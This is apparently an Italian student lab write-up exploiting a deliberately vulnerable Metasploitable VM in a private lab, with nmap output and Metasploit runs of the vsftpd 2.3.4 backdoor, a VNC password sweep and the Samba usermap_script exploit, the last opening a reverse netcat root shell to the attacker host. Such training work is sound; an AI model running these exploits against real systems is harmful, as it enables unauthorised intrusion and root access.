

Benchmark W16D4 – Zanini Riccardo

Requisiti fondamentali per l'esercizio:

- RHOST: 192.168.11.112 (Metasploitable)
- LHOST: 192.168.11.111 (Kali Linux)
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

Come primo passo dell'esercitazione, sono stati impostati correttamente i parametri RHOST e LHOST.

LHOST:

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
    RX packets 68508 bytes 4578266 (4.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 68367 bytes 5049377 (4.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 51908 bytes 18051172 (17.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 51908 bytes 18051172 (17.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Metasploit Framework v3.0.0-dev [http://metasploit.com]
(kali@kali)-[~]
$
```

RHOST:

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:ab:7c:94
    inet addr:192.168.11.112 Bcast:192.168.255.255 Mask:255.255.255.0
    inet6 addr: fe80::a00:27ff:feab:7c94/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:0 errors:0 dropped:0 overruns:0 frame:0
    TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:0 (0.0 B) TX bytes:2954 (2.8 KB)
    Base address:0xd020 Memory:f0200000-f0220000


lo: Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
    RX packets:91 errors:0 dropped:0 overruns:0 frame:0
    TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

E' stata poi eseguita una scansione preliminare tramite Nessun per evidenziare le vulnerabilità della macchina RHOST.

La scansione ha rilevato:

- 8 vulnerabilità critiche
- 4 vulnerabilità alte
- 16 vulnerabilità medie
- 7 vulnerabilità basse



Utilizzando Nmap in kali linux sono state evidenziate le vulnerabilità presenti sulla macchina target

Nella schermata seguente, osserviamo le vulnerabilità presenti nel nostro sistema di destinazione. Il comando nmap -O ci permette di identificare il sistema operativo in esecuzione sul target. L'opzione -sV ci fornisce informazioni sulle versioni dei servizi attivi sulle porte aperte.

Come evidenziato dallo screenshot, il sistema presenta numerose porte aperte. Ciascuna di queste porte può potenzialmente essere sfruttata a causa delle sue vulnerabilità.

```
(kali@kali)-[~]
$ nmap -sV -p- 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 17:35 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:01:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 17:36 (0:00:03 remaining)
Stats: 0:01:20 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 17:37 (0:00:03 remaining)
Stats: 0:01:25 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 17:37 (0:00:03 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.00020s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login         OpenBSD or Solaris rlogind
514/tcp   open  shell         Netkit rshd
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc           UnrealIRCd
6697/tcp  open  irc           UnrealIRCd
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb           Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
34707/tcp open  mountd       1-3 (RPC #100005)
45207/tcp open  java-rmi      GNU Classpath grmiregistry
45422/tcp open  nlockmgr     1-4 (RPC #100021)
59425/tcp open  status       1 (RPC #100024)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.33 seconds

(kali@kali)-[~]
$ ftp 192.168.11.112
Connected to 192.168.11.112.
220 (vsFTPd 2.3.4)
Name (192.168.11.112:kali): Error encountered; login aborted.
ftp>
```

Avvio di Metasploit e ricerca dell'exploit

Utilizzando msfconsole preinstallato sul prompt dei comandi kali è stato possibile recuperare gli exploit disponibili per l'attacco dell'RHOST

```
-msfconsole
-search vsftpd
```

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket
```



```

      =[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules

# Name
escription
- -
0 auxiliary/dos/ftp/vsftpd_232
SFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor
SFTPD v2.3.4 Backdoor Command Execution
2011-02-03 normal Yes
2011-07-03 excellent No

```

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

Utilizziamo l'exploit trovato per attaccare il sistema RHOST

```
-use exploit/unix/ftp/vsftpd_234_backdoor
-set RHOST 172.16.225.128
-run
```

```

msf6 > search vsftpd
Matching Modules
# Name Description Disclosure Date Rank Check
- - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes
VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.11.112:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.11.112:21 - USER: 331 Please specify the password.
[+] 192.168.11.112:21 - Backdoor service has been spawned, handling...
[+] 192.168.11.112:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.11.111:41203 -> 192.168.11.112:6200) at 2024-06-11 18:50:25 -0400

```

Sfruttare la vulnerabilità della visualizzazione remota della porta VNC 5900

VNC, ovvero Virtual Network Computing, è una tecnologia che permette di controllare un computer in remoto tramite una connessione di rete. In questo scenario, sfrutteremo VNC per prendere il controllo del nostro sistema bersaglio sfruttando la porta 5900.

Come funziona l'attacco:

1. Stabilire una connessione: Innanzitutto, stabiliremo una connessione VNC con il sistema bersaglio sulla porta 5900. Questo ci permetterà di visualizzare il desktop del sistema remoto come se fossimo seduti di fronte ad esso.
2. Assumere il controllo: Una volta stabilita la connessione, potremo utilizzare tastiera e mouse per controllare il sistema remoto come se fosse il nostro. Ciò significa che potremo eseguire azioni, aprire file e modificare dati proprio come se fossimo fisicamente presenti di fronte al computer.

-search vnc login

-use auxiliary/scanner/vnc/vnc_login

-set RHOST 192.168.11.112

-run

Metasploit ha completato con successo l'operazione di decrittazione della password VNC. La password ottenuta è visibile di seguito:

```
msf6 > search vnc login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check
-  -                                     -
0  auxiliary/scanner/vnc/vnc_login          normal         No
VNC Authentication Scanner
1  post/windows/gather/credentials/mremote   normal         No
   Windows Gather mRemote Saved Password Extraction

Interact with a module by name or index. For example info 1, use 1 or use post/
windows/gather/credentials/mremote

msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.11.112:5900 - 192.168.11.112:5900 - Starting VNC login sweep
[!] 192.168.11.112:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.11.112:5900 - 192.168.11.112:5900 - Login Successful: :password
[*] 192.168.11.112:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > █
```

Ora che abbiamo ottenuto l'indirizzo IP e la password VNC del nostro sistema bersaglio, possiamo procedere con la connessione remota.

1. Aprire un nuovo terminale:

Iniziamo aprendo un nuovo terminale sulla nostra macchina Kali Linux. Questo ci consentirà di eseguire il comando per stabilire la connessione VNC.


2. Eseguire il comando VNC:

Nel nuovo terminale, digitiamo il seguente comando, sostituendo <INDIRIZZO_IP> con l'indirizzo IP del sistema bersaglio e <PASSWORD_VNC> con la password ottenuta in precedenza:

```
-vncviewer 192.168.11.112
-password: password
```

Tramite la shell remota di Metasploitable sarà possibile recuperare i dati relativi alla macchina, focus dell'esercitazione in corso

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ vncviewer  
Couldn't convert 'vvvvv' to host address  
  
(kali@kali)-[~]  
$  
  
(kali@kali)-[~]  
$ vncviewer 192.168.11.112  
Connected to RFB server, using protocol version 3.3  
Performing standard VNC authentication  
Password:  
Authentication successful  
Desktop name "root's X desktop (metasploitable:0)"  
VNC server default format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0  
Using default colormap which is TrueColor. Pixel format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0  
█
```



Sfruttare la vulnerabilità del server Samba

Questa vulnerabilità ci permetterà di ottenere una shell TCP sul sistema bersaglio, aprendo la porta a potenziali attacchi dannosi.

Per prima cosa lanceremo msfconsole e cercheremo un exploit che corrisponda alla vulnerabilità trovata su metasploit da cui lanceremo il nostro attacco.

- msfconsole
- search usermap script
- use exploit/multi/samba/usermap_script
- set RHOST 192.168.11.112

-exploit

Abbiamo ottenuto una shell remota. Possiamo verificare i nostri privilegi sulla shell utilizzando il comando "whoami"

-whoami

```
(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

+ -- --[ metasploit v6.3.55-dev ]
+ -- --[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search usermap script

Matching Modules
=====
# Name
- - - - -
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Sa
mba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use explo
it/multi/samba/usermap_script

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] Command shell session 1 opened (192.168.11.111:4444 -> 192.168.11.112:44349
) at 2024-06-11 18:16:55 -0400

whoami
root
█
```